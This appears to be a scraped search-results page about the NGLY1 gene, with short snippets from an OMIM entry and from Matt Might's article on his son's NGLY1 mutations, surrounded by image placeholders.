
www.omim.org/610661 ▾ OMIM : Online Mendelian... ▾

Jun 12, 2013 - (2000) identified several homologs of yeast Png1, including human **NGLY1**. In yeast, Png1 was expressed in both the cytoplasm and nucleus.

[Hunting down my son's killer - Matt Might](#)

matt.might.net/articles/my-sons-killer/ ▾

We discovered that my son inherited two different (thus-far-unique) mutations in the same gene--the **NGLY1** gene--which encodes the enzyme N-glycanase 1.







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
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






SCIENCE &
